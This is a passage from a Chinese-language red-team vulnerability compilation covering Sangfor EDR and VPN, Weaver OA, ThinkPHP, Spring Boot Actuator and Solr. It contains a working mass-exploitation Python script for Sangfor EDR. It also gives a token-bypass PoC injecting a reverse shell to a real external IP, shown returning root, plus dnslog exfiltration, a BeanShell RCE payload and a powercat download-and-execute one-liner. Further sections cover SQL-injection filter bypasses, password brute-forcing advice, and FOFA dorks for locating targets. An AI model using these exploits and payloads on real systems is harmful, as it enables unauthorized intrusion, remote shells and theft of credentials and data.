    逐行读取文件内容并返回列表
    :param filename: 文件名
    :return: 逐行分割的文件内容
    """
    list=[]
    keywords = open('./'+filename, 'r')
    line = keywords.readline().strip('\n')
    while (line):
        list.append(line)
        line = keywords.readline().strip('\n')
    keywords.close()
    return list


def log(name,value):
    """
    逐行写入文件
    :param name: 文件名
    :param value: 文件内容
    :return: 空
    """
    save = file(str(name)+".txt", "a+")
    save.write(str(value)+"\n")
    save.close()


def rce(host,command):
    """
    远程命令执行核心函数

    :param host: URL信息
    :param command: 执行的命令
    :return: 成功执行返回命令回显 失败打印faild 返回-
    """
    headers={
        'Connection': 'close',
        'Cache-Control': 'max-age=0',
        'Upgrade-Insecure-Requests': '1',
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36',
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9',
        'Sec-Fetch-Site': 'none',
        'Sec-Fetch-Mode': 'navigate',
```

```
        'Sec-Fetch-User': '?1',
        'Sec-Fetch-Dest': 'document',
        'Accept-Encoding': 'gzip, deflate',
        'Accept-Language': 'zh-CN,zh;q=0.9'

    }
    command=base64.b64encode(command)
    command="echo \""+command+"\""+"|base64 -d|bash"
    command = command.replace(" ","$IFS")

    url="{}/tool/log/c.php?strip_slashes=system&host={}".format(host,command)
    #print url
    try:
        response = requests.get(url,verify=False,headers=headers)
        response.raise_for_status()
        response.encoding = "utf-8"
        #print response.text
        res=re.findall(r'<b>Log Helper</b></p>(.+?)<pre><form',response.text,re.S)
        response.close()
        print(res[0])
        return "+"
    except:
        print('failed')
        return "-"

if __name__ == '__main__':
    if len(sys.argv) < 2:
        hello()
    else:
        if sys.argv[1] == "url":
            while 1:
                command = raw_input("Command> ")
                if command:
                    print ("Try %s"%sys.argv[2])
                    rce(sys.argv[2],command)
                else:
                    print ("Please input Command")
                command = ""

        elif sys.argv[1] == "file":
            if (sys.argv) < 3:
                print "Command: python edr.py file url.txt"
            else:
                for i in readFile(sys.argv[2]):
                    print ("Try %s"%i)
```

```
            if rce(i,sys.argv[3]) == "+":
                log("success",sys.argv[3])
            else:
                log("error",sys.argv[3])
    else:
        hello()
```

3.使用方法

单个url

```
python edr.py url http://10.10.10.10

Command> whoami
Try http://10.10.10.10
root
```

批量url 需要在目录下创建xxx.txt 一行一个url


```
python edr.py file 1.txt whoami

Try: http://10.10.10.10
root
Try: http://10.10.10.11
root
```


九、sangfor EDR RCE漏洞

1.漏洞原理:

dev_linkage_launch.php 为设备联动的新入口点主要是将联动的接口构造成业务统一处理的接口

主要调用





```
function ldb_execute_app($args)
{
    try {

        //构造成业务统一处理的接口
        $interface_data = get_interface_data($args);

        // 检验请求信息是否包含注入关键字
        $ignore_check = read_ignore_check_info();
        if (mongo_injection_check($interface_data, $ignore_check) === TRUE) {
            response_linkage_dev_die_msg(ldb_get_lang(ARGV_CONTAIN_RISK), RESPONSE_ERROR);
            ldb_error("request argv contain mongodb risk keyword, argv=" . json_encode($interface_data));
            return;
        }

        //特殊开权限控制函数
        special_auth($interface_data);
        //授权控制
        authorize_check($interface_data);
        ldb_debug("interface_data is " . json_encode($interface_data));
        $app = $interface_data["app_args"]["name"];
        $constructor = ldb_mapreduce_invoke("get", $app);
        // 构建应用对象
        $instance = call_user_func($constructor);
        $ret = call_user_func($instance->main, $instance, $interface_data);
        //响应出错返回相应的状态码
        if ($ret) {
            $err_code = call_user_func($instance->res, $instance);
            response_linkage_dev_msg($err_code);
        }
        // 销毁应用对象
        call_user_func($instance->destroy, $instance);
    } catch (Exception $e) {
        //通知联动设备
        $err_msg = $e->getMessage();
        response_linkage_dev_die_msg($err_msg, RESPONSE_ERROR);
    }
}

// 入口函数
$args = ldb_argv_get
ldb_execute_app($args);
```

跟进

```php
/**
 * @func       构造和其他业务一样的前后端交互的接口
 * @param      array    $argv 输入的参数
 * @return     array    $interface_data  得到前后端交互的接口
 * @throws     Exception
 */
function get_interface_data($argv)
{
    //获取url
    $req_url = $_SERVER['PHP_SELF'];
    //校验token
    check_token($req_url);
    //构造opr
    $opr = get_opr($req_url);
    //根据方法构造业务代码路径
    $app_name = get_app_name($opr);
    $data = array();
    if ($_SERVER['REQUEST_METHOD'] == 'POST') {
        $data = get_body_data($argv);
    }
    //根据opr、app_name以及data构造数据
    $interface_data = array();
    $interface_data["app_args"]["name"] = $app_name;
    $interface_data["opr"] = $opr;
    if ($_SERVER['REQUEST_METHOD'] == 'POST') {
        $interface_data["data"] = $data;
    }
    return $interface_data;
}
```

可以看到 第一个检查为 $req_url = $_SERVER['PHP_SELF'];

绕过第一个检查:

在他们系统nginx配置文件里面:

process_cssp.php | nginx.conf | shell_injection_check.php | auth.php | platform.php | dev_lin

eps_nginx > manager > _ROOT_ > ac > nginx > conf > nginx.conf

```
126         fastcgi_pass          127.0.0.1:9000;
127         fastcgi_read_timeout  3600;
128         fastcgi_index         dispatcher.php;
129         fastcgi_param         SCRIPT_FILENAME  /ac/dc/ldb/bin/web/dispatcher.php;
130         include               fastcgi_params;
131         }
132
133         location ^~ /api/edr/v1/blocklist {
134         root                  /ac/dc/ldb/bin/web;
135         fastcgi_pass          127.0.0.1:9000;
136         fastcgi_read_timeout  3600;
137         fastcgi_index         dispatcher.php;
138         fastcgi_param         SCRIPT_FILENAME  /ac/dc/ldb/bin/web/dispatcher.php;
139         include               fastcgi_params;
140         }
141         location ^~ /sangforinter/v2/ {
142             root                  /ac/dc/ldb/bin/web;
143             fastcgi_pass          127.0.0.1:9000;
144             fastcgi_read_timeout  3600;
145             fastcgi_index         dev_linkage_launch.php;
146             fastcgi_param         SCRIPT_FILENAME  /ac/dc/ldb/bin/web/dev_linkage_launch.php;
147             include               fastcgi_params;
148         }
149
150         location ^~ /api/edr/sangforinter/v2/ {
151             root                  /ac/dc/ldb/bin/web;
152             fastcgi_pass          127.0.0.1:9000;
153             fastcgi_read_timeout  3600;
154             fastcgi_index         dev_linkage_launch.php;
155             fastcgi_param         SCRIPT_FILENAME  /ac/dc/ldb/bin/web/dev_linkage_launch.php;
156             include               fastcgi_params;
157         }
158
```

通过nginx规则可以得知,他们没有设置禁止外网访问.从而可以直接访问

/api/edr/sangforinter/v2/xxx 绕过 第一个检查

第二检查: 权限检查

```php
function check_token($req_url)
{
    //CSSP接口使用特权IP的方式进行校验
    if (strpos($req_url, STD_CSSP_REQUEST_URL_PREFIX) !== false && $req_url != STD_CSSP_SET_KEY_URL) {
        parse_str($_SERVER['QUERY_STRING'], $query_str_parsed);
        if (!isset($query_str_parsed[TOKEN])) {
            throw new Exception(ldb_get_lang("THIS_OPERATION_NEED_TOKEN"));
        }
        $ret = check_access_token($query_str_parsed[TOKEN], $req_url);
        if ($ret == 1) {
            response_linkage_dev_msg(CSSP_TOKEN_AUTH_FAILED);
            die();
        }
    }
    //判断url 需不需要进行校验token
    if (
        $req_url == AGENT_INFO_URL ||
        $req_url == SCAN_ABOUT_URL ||
        $req_url == EDR_INFO_ABOUT_URL ||
        $req_url == EVIDENCE_INFO_URL
    ) {
        //校验token
        $url_params = get_url_param();
        $ret = token_valid($url_params[TOKEN]);
        if ($ret) {
            response_linkage_dev_msg($ret);
            die();
        }
    }
}
```

跟进check_access_token

```php
/**
 * 检验cssp请求的token
 * @return 0/1 成功/失败
 */
function check_access_token($access_token, $req_url){

    $token_str = base64_decode($access_token);
    $json_token = json_decode($token_str, true);
    $key = get_item_from_os_json("privateKey");
    if($key == "" && $req_url == STD_CSSP_DOWN_CONF_URL) {
        $key = STD_CSSP_DEFAULT_KEY;
    }
    $md5_str = md5($key.$json_token["random"]);
    if($md5_str == $json_token["md5"]) {
        return 0;
    }

    ldb_error("check token failed");
    return 1;
}
```

这里if($md5_str == $json_token["md5"]) 引发第二个漏洞: php弱类型导致的漏洞

绕过只需要传入一个base64编码的json内容为 {“md5”:true}即可

至此 权限检查绕过完毕

来到 process_cssp.php 文件

```php
/**
 * @func    响应CSSP执行slog agent处理的操作
 * @param   object  $object
 * @param   array   $params
 * @return  int     0/-1 成功/失败
 */
$exec_slog_action = function($object,$params){
    $data = $params["data"];

    if (!isset($data["params"])) {
        ldb_error("required parameter missing params is".json_encode($params));
        $object->err_code = EXEC_SLOG_ACTION_PARAM_ERROR;
        return -1;
    }

    $data["params"] = ldb_mapreduce_invoke("call_method", "app.web.common.validation.shell_injection_check",
        "shell_argv_transform", $data["params"]);

    $command = "curl -k 'http://127.0.0.1:9081/?".$data["params"]."'";
    ldb_debug("exec command: ".$command);
    ldb_exec($command, $output, $ret);
    if ($ret != 0) {
        ldb_error("exec slog action fail, command: $command, error: ".$output);
        $object->err_code = EXEC_SLOG_ACTION_FAILED;
        return -1;
    }

    $data = $output;
    response_linkage_dev_msg(SUCCESS,$data);
    return 0;
};
```

存在任意指令执行漏洞.作者试图使用escapeshellarg函数去给单引号打反斜杠实际上是毫无作用的.

绕过:{"params":"w=123\"'1234123'\"|命令"}

2.利用POC:

post /api/edr/sanforinter/v2/cssp/slog_client?token=ssskbkds HTTP/1.1.

{"params":"w=123\"'1234123'\"|bash -i >/dev/tcp/167.179.118.219/8899 0>&1"}

```
POST /api/edr/sangforinter/v2/cssp/slog_client?token=eyJtZDUiOnRydWV9 HTTP/1.1
Host: 192.168.226.60
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
HTTP_Y_FORWARDED_FOR: 192.168.226.1
Content-Length: 76
Content-Type: application/x-www-form-urlencoded
HTTP_Y_FORWARDED_FOR: 192.168.226.1

{"params":"w=123\"'1234123'\"|bash -i > /dev/tcp/167.179.118.219/8899 0>&1"}
```


外网linux反弹监听NC端口

nc -lvvp 889

```
root@vultr:~# nc -lvvp 8899
listening on [any] 8899 ...
61.148.74.134: inverse host lookup failed: Unknown host
connect to [167.179.118.219] from (UNKNOWN) [61.148.74.134] 16577
whoami
root
```

深信服EDR 远程命令执行的技巧：

/api/edr/sangforinter/v2/cssp/slog_client?token=eyJtZDUiOnRydWV9

{"params": "w=123\"'1234123'\"|curl `whoami`.dnslog.cn"}

九、联软科技产品存在任意文件上传和命令执行漏洞

1.影响范围:

联软科技相关产品

2.漏洞描述:

任意文件上传漏洞，存在于用户自检报告上传时，后台使用黑名单机制对上传的文件进行过滤和限制，由于当前黑名单机制存在缺陷，文件过滤机制可以被绕过，导致存在文件上传漏洞；利用该漏洞可以获取webshell权限。

命令执行漏洞，存在于后台资源读取过程中，对于自动提交的用户可控参数没有进行安全检查，可以通过构造特殊参数的数据包，后台在执行过程中直接执行了提交数据包中的命令参数，导致命令执行漏洞；该漏洞能够以当前运行的中间件用户权限执行系统命令，根据中间件用户权限不同，可以进行添加系统账户，使用反弹shell等操作。

3.规避措施:

建议各单位在修补漏洞前制定详细的书面方案，方案需要包含升级、业务验证、回退等内容。升级加固操作建议在业务闲时进行操作，各单位可以分批次，采取先验证后批量修复的方式开展升级工作。如果在修复时发生异常，建议按照预先制定的应急预案进行回退，确保不影响业务的正常运行。各单位在升级后需进行相关业务验证，确保本次漏洞临时修复方案对业务零影响。

十、泛微OA Bsh 远程代码执行漏洞

1. 漏洞简介

2019年9月17日泛微OA官方更新了一个远程代码执行漏洞补丁, 泛微e-cology OA系统的Java Beanshell接口可被未授权访问, 攻击者调用该Beanshell接口, 可构造特定的HTTP请求绕过泛微本身一些安全限制从而达成远程命令执行, 漏洞等级严重.

2. 影响组件：

泛微OA

3. 漏洞指纹

Set-Cookie: ecology_JSessionId=ecology/weaver/bsh.servlet.BshServlet

4. Fofa Dork

app="泛微-协同办公OA"

5. 漏洞分析

https://www.freebuf.com/vuls/215218.html

https://github.com/beanshell/beanshell

http://beanshell.org/manual/quickstart.html#The_BeanShell_GUI

6. 漏洞利用

利用POC:

POST /weaver/bsh.servlet.BshServlet HTTP/1.1

Host: xxxxxxxx:8088

Accept: */*

Accept-Language: en

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)

Connection: close

Content-Length: 98

Content-Type: application/x-www-form-urlencoded

bsh.script=eval%00("ex"%2b"ec(\"whoami\")");&bsh.servlet.captureOutErr=true&bsh.servlet.output=raw

CNVD-2019-32204利用脚本:
https://github.com/myzing00/Vulnerability-analysis/tree/master/0917/weaver-oa/CNVD-2019-32204

批量脚本执行:

pip install requests

python Weaver-Ecology-OA_RCE-exp.py
url.txt文件中 是url地址 需要带http协议

7. 利用技巧

其他形式绕过

eval%00("ex"%2b"ec(\"whoami\")"); 也可以换成 ex\u0065c("cmd /c dir");

泛微多数都是windows环境, 反弹shell可以使用pcat

Powershell

IEX(New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1');powercat -c ip -p 6666 -e cmd

8. 防护方法

1.及时更新泛微补丁

2.拦截/weaver/bsh.servlet.BshServlet目录的访问

十一、泛微OA e-cology SQL注入漏洞

1. 漏洞简介

泛微OA在国内的用户很多,漏洞以前也很多,但现在在漏洞盒子托管了企业SRC： https://weaversrc.vulbox.com/, 情况有所好转

2. 影响组件

泛微OA

3. 漏洞指纹

Set-Cookie: ecology_JSessionId=

ecology

WorkflowCenterTreeData

/mobile/plugin/SyncUserInfo.jsp

4. Fofa Dork

app="泛微-协同办公OA"

5. 漏洞分析


泛微OA WorkflowCenterTreeData接口注入漏洞(限oracle数据库) – 先知社区
https://xz.aliyun.com/t/6531

6. 漏洞利用

泛微OA e-cology WorkflowCenterTreeData前台接口SQL注入漏洞复现:

修改NULL后为要查询的字段名,修改from后为查询的表:

```
POST /mobile/browser/WorkflowCenterTreeData.jsp?node=wftype_1&scope=2333 HTTP/1.1
Host: ip:port
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 2236
Connection: close
Upgrade-Insecure-Requests: 1

formids=11111111111)))%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0
```



https://github.com/orleven/Tentacle/blob/6e1cecd52b10526c4851a26249339367101b3ca2/script/ecology/ecology8_mobile_sql_inject.py

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @author: 'orleven'

from lib.utils.connect import ClientSession
from script import Script, SERVICE_PORT_MAP
```

```
class POC(Script):
    def __init__(self, target=None):
        self.service_type = SERVICE_PORT_MAP.WEB
        self.name = 'ecology8 mobile sql inject'
        self.keyword = ['ecology8', 'sql inject']
        self.info = 'ecology8 mobile sql inject'
        self.type = 'inject'
        self.level = 'high'
        Script.__init__(self, target=target, service_type=self.service_type)


    async def prove(self):
        await self.get_url()
        if self.base_url:
            path_list = list(set([
                self.url_normpath(self.base_url, '/'),
                self.url_normpath(self.url, './'),
            ]))
            pocs  = ["mobile/plugin/browser/WorkflowCenterTreeData.jsp?scope=1&node=root_1&formids=1/1&initvalue=1", # 注入点为formids,分母
                     "mobile/plugin/browser/WorkflowCenterTreeData.jsp?scope=1&node=wftype_6/1&formids=1&initvalue=1"] # 注入点为node,分母
            async with ClientSession() as session:
                for path in path_list:
                    for poc in pocs :
                        url = path + poc


                        async with session.get(url=url) as res:
                            if res!=None:
                                text = await res.text()
                                if '"draggable":false' in text:
                                    self.flag = 1
                                    self.req.append({"url": url})
                                    self.res.append({"info": url, "key": "ecology8 inject"})
                                    return
```

应用安全 – 软件漏洞 – 泛微OA漏洞汇总：
https://blog.csdn.net/weixin_30855099/article/details/101191532

/mobile/plugin/SyncUserInfo.jsp 这个也是有问题的, 但由于没有公开的分析报告, 漏洞相对简单, 这里不过多描述

7. 利用技巧

1.在这个漏洞补丁之前大概有几十个前台注入, 都差不多, 因为没公开这里就不细说了

2.泛微的补丁中间改过一次过滤策略, 打完所有补丁的话, 注入就很难了

3.这里可以绕过的原因是泛微某个过滤器初始化错误,当长度超过xssMaxLength=500的时候就不进入安全检测, 修复以后是xssMaxLength=1000000,所以随便你填充%0a%0d还是空格都可以绕过注入检测

4.泛微后端数据库版本存在差异, 但是可以通用检测。已知泛微OA E8存在2个版本的数据库, 一个是mssql, 一个是oracle, 且新旧版本泛微的sql过滤方法并不一致所以这里筛选出一个相对通用的检测手法(下面代码是python的" "*800 800个空格)

"-1) "+" "*800+ "union select/**/1, Null, Null, Null, Null, Null, Null, Null from Hrmresourcemanager where loginid=('sysadmin'"

老版本可以在关键字后面加 /**/ 来绕过sql检测

新版本可以通过加入大量空格/换行来绕过sql检测mssql,oracle中都有Hrmresourcemanager , 这是管理员信息表

就Hrmresource表中没有用户, Hrmresourcemanager 表中也一定会存在sysadmin账户，所以进行union select的时候一定会有数据。这里也可以使用 "-1) "+" "*800+ " or/**/ 1=1 and id<(5"，这里使用 <5 可以避免信息超过5条, 但是会返回密码等敏感信息, 不建议使用。

8. 防护方法

1.及时更新泛微补丁
2.泛微最好不要开放到公网
3.使用waf拦击

十二、深信服VPN远程代码执行

1. 漏洞简介

深信服 VPN 某个特定产品存在远程代码执行, 2019 攻防演练使用过

2. 影响组件:

深信服 VPN

3. 漏洞指纹

Set-Cookie: TWFID=welcome to ssl vpn Sinfor

4. Fofa Dork

header="Set-Cookie: TWFID="

5. 漏洞分析

深信服vpnweb登录逆向学习:
https://www.cnblogs.com/potatsoSec/p/12326356.html

6. 漏洞利用

wget -t %d -T %d --spider %s

7. 利用技巧

1.该版本深信服VPN属于相对早期的版本, 大概2008年左右, 但目前还有761个ip开放在公网

2.该版本较低, whomai不存在, 可以使用 uname, 这里没有空格可dns传出来

3.去除空格也简单 cat /etc/passwd | tr " \n" "+|"

8. 防护方法

1.及时更新补丁

2.升级到最新版

十三、深信服 VPN 口令爆破

1. 漏洞简介

深信服 VPN 针对口令爆破是5次错误锁定IP五分钟, 所以这里爆破也不是不行, 主要是测试常见弱口令以及分布式爆破也不是不行

2. 影响组件深信服 VPN

3. 漏洞指纹

/por/login_auth.csp?apiversion=1sangfor/cgi-bin/login.cgi?rnd=

4. Fofa Dork

app="深信服-SSL-VPN"

5. 漏洞分析

关于SSL VPN认证时的验证码绕过 – SSL VPN/EMM – 深信服社区
https://bbs.sangfor.com.cn/forum.php?mod=viewthread&tid=20633

此处存疑, 时间问题没有测试

6. 漏洞利用

1.深信服VPN 口令爆破 demo (这里仅测试了M6,其他的应该差不多)

```
#encoding=utf8
import requests
import hashlib
import urllib3
urllib3.disable_warnings()
import re
session = requests.session()
def SanForLogin(target, password, username="admin"):
    # 加密密码的算法是 sha1(password+sid)
    # 没有公开POC就不写了
SanForLogin("https://xxxxxxxxxxx/", "admin")
```

7. 利用技巧

1.由于深信服涉及的版本跨度时间达十几年, 很多地方不一样, 但是总体都差不太多

国外APT组织应该也批量爆破了一波，加密的密码也就是 sha1(password+sid)

爆破也就锁一会ip, 夜里丢一边跑着就完事了, 弱口令也就那么些admin/123456/Sangfor/Sangfor@123

2.如果爆破出来了管理员密码, 管理员后台有好多处命令注入, 比如升级工具, 这里讲起来应该是正常功能

3.去年传闻还有前台sql注入, 但是没拿到补丁, 手头没环境, 就没分析, 看一下乌云上的老洞吧。深信服SSLVPN外置数据中心敏感信息泄漏&SQL注入漏洞可导致getshell
https://www.uedbox.com/post/31092/

8. 防护方法

1.及时更新补丁

2.升级到最新版

十三、常见边界产品(防火墙, 网关, 路由器, VPN) 弱口令漏洞

1. 漏洞简介

大型企业往往会配置一些边界设备来维护企业内外网通信, 这里也存在灯下黑的问题, 由于多数不开源, 漏洞主要以弱口令为主

2. 影响组件

防火墙, 网关, 路由器, VPN

3. 漏洞指纹

防火墙, 网关, 路由器, VPN

4. Fofa Dork防火墙, 网关, 路由器, VPN 的名称

5. 漏洞利用

【安全设备】常见网络安全设备默认口令
https://www.it2021.com/security/614.html

渗透测试之各厂商防火墙登录IP、初始密码、技术支持
https://mp.weixin.qq.com/s/OLf7QDl6qcsy2FOqCQ2icA

7. 利用技巧

这个东西好多人不改默认口令, 就算改很多也是企业特色弱口令，admin root 123456 永远的神

内网的安全平台就是个漏洞指南

8. 防护方法

1.设置强口令

2.限制来源IP

十四、Thinkphp 相关漏洞

1. 漏洞简介

Thinkphp 是国内很常见的PHP框架, 存在 远程代码执行/sql注入/反序列化/日志文件泄露等问题

2. 影响组件
Thinkphp

3. 漏洞指纹

Thinkphp X-Powered-By: ThinkPHP

4. Fofa Dork

app="ThinkPHP"

5. 漏洞分析

ThinkPHP漏洞总结 – 赛克社区
http://zone.secevery.com/article/1165

挖掘暗藏ThinkPHP中的反序列利用链：
https://blog.riskivy.com/%E6%8C%96%E6%8E%98%E6%9A%97%E8%97%8Fthinkphp%E4%B8%AD%E7%9A%84%E5%8F%8D%E5%BA%8F%E5%88%97%E5%88%A9%E7%94%A8%E9%93%BE/

ThinkPHP使用不当可能造成敏感信息泄露:
https://blog.csdn.net/Fly_hps/article/details/81201904

DSMall代码审计:
https://www.anquanke.com/post/id/203461

6. 漏洞利用

SkyBlueEternal/thinkphp-RCE-POC-Collection: thinkphp v5.x 远程代码执行漏洞-POC集合
https://github.com/SkyBlueEternal/thinkphp-RCE-POC-Collection

Dido1960/thinkphp: thinkphp反序列化漏洞复现及POC编写
https://github.com/Dido1960/thinkphp

whirlwind110/tphack: Thinkphp3/5 Log文件泄漏利用工具
https://github.com/whirlwind110/tphack

7. 利用技巧

1.遇到Thinkphp的站点看一下版本, 或者直接扫一下, 看看有没有rce, 或者日志文件泄露

2.自从挖了thinphp的反序列化利用链以后, 这类型考题经常出没在ctf中

3.实战中也看到偶尔有可以利用的情况, 运气好可能有惊喜, 刚好有篇新出的文章中使用到了这个漏洞

DSMall代码审计 – 安全客，安全资讯平台
https://www.anquanke.com/post/id/203461

8. 防护方法

1.及时更新补丁

2.升级到最新版Thinkphp

3.前置WAF进行防护

十五、Spring 系列漏洞

1. 漏洞简介

Spring 是java web里最最最最常见的组件了, 自然也是研究的热门, 好用的漏洞主要是Spring Boot Actuators 反序列化, 火起来之前用了一两年, 效果很棒

2. 影响组件
Spring xxx

3. 漏洞指纹

X-Application-Context:

4. Fofa Dork

app="Spring-Framework"

5. 漏洞分析

Spring 框架漏洞集合：
https://misakikata.github.io/2020/04/Spring-%E6%A1%86%E6%9E%B6%E6%BC%8F%E6%B4%9E%E9%9B%86%E5%90%88/

Exploiting Spring Boot Actuators | Veracode blog
https://www.veracode.com/blog/research/exploiting-spring-boot-actuators

Spring Boot Actuators配置不当导致RCE漏洞复现：
https://jianfensec.com/%E6%BC%8F%E6%B4%9E%E5%A4%8D%E7%8E%B0/Spring%20Boot%20Actuators%E9%85%8D%E7%BD%AE%E4%B8%8D%E5%BD%93%E5%AF%BC%E8%87%B4RCE%E6%BC%8F%E6%B4%9E%E5%A4%8D%E7%8E%B0/

6. 漏洞利用

mpgn/Spring-Boot-Actuator-Exploit: Spring Boot Actuator (jolokia) XXE/RCE
https://github.com/mpgn/Spring-Boot-Actuator-Exploit

artsploit/yaml-payload: A tiny project for generating SnakeYAML deserialization payloads
https://github.com/artsploit/yaml-payload

7. 利用技巧

1.Spring Boot Actuators 相关漏洞超级好用，很多厂商一开始都不懂, 直接对外开放Spring Boot Actuators, 造成了有一段时间每个用了Spring Boot的厂商都出了问题，尤其是现在很多厂商使用微服务框架, 通过网关进行路由分发, 一些子目录通常对应一个Spring Boot启动的服务。然后子目录比如 http://123.123.123.123/admin/env , http://123.123.123.123/manager/env也都是可以出现的/env 可以偷session, RCE/heapdump 可以直接dump jvm中的对象, 使用 jhat 可以读取里面的对象可以遍历如下的endpoint, 1.x 2.x的目录不一样, 所以都覆盖了一下

/trace

/health

/loggers

/metrics

/autoconfig

/heapdump

/threaddump

/env

/info

/dump

/configprops

/mappings

/auditevents

/beans

/jolokia

/cloudfoundryapplication

/hystrix.stream

/actuator

/actuator/auditevents

/actuator/beans

/actuator/health

/actuator/conditions

/actuator/configprops

/actuator/env

/actuator/info

/actuator/loggers

/actuator/heapdump

/actuator/threaddump

/actuator/metrics

/actuator/scheduledtasks

/actuator/httptrace

/actuator/mappings

/actuator/jolokia

/actuator/hystrix.stream

/monitor

/monitor/auditevents

/monitor/beans

/monitor/health

/monitor/conditions

/monitor/configprops

/monitor/env

/monitor/info

/monitor/loggers

/monitor/heapdump

/monitor/threaddump

/monitor/metrics

/monitor/scheduledtasks

/monitor/httptrace

/monitor/mappings

/monitor/jolokia

/monitor/hystrix.stream

这里通过 /env + /refresh 进行rce应该还有其他利用手法, 当spring boot reload的时候会进行一些默认操作，里面就有操作空间, 很像fastjson反序列化。

2.就算实在不能RCE, 这里也有个技巧可以偷取 Spring 配置文件中的加密字段, 偷一下生产环境的密码/key也ok

eureka.client.serviceUrl.defaultZone=http://${somedb.pasword}@127.0.0.1:5000

spring.cloud.bootstrap.location=http://${somedb.password}@artsploit.com/yaml-payload.yml

3.尤其是使用spring eureka做集群的时候, 通常拿到一台服务器, 就可以传递恶意注册到其他server, 从而感染整个微服务集群eureka 通常是 server 也是 client, 无论对方请求什么都直接返回恶意序列化xml就可以了

8. 防护方法

1.及时更新补丁

2.开启Spring Boot Actuators权限校验

3.前置WAF进行防护

十六、Solr 系列漏洞

1. 漏洞简介

Solr 是企业常见的全文搜索服务, 这两年也爆出很多安全漏洞,

2. 影响组件

Solr

3. 漏洞指纹

Solr

4. Fofa Dork

app="Solr"

5. 漏洞分析

Apache Solr最新RCE漏洞分析 – FreeBuf互联网安全新媒体平台
https://www.freebuf.com/vuls/218730.html

Apache Solr DataImportHandler 远程代码执行漏洞(CVE-2019-0193) 分析
https://paper.seebug.org/1009/

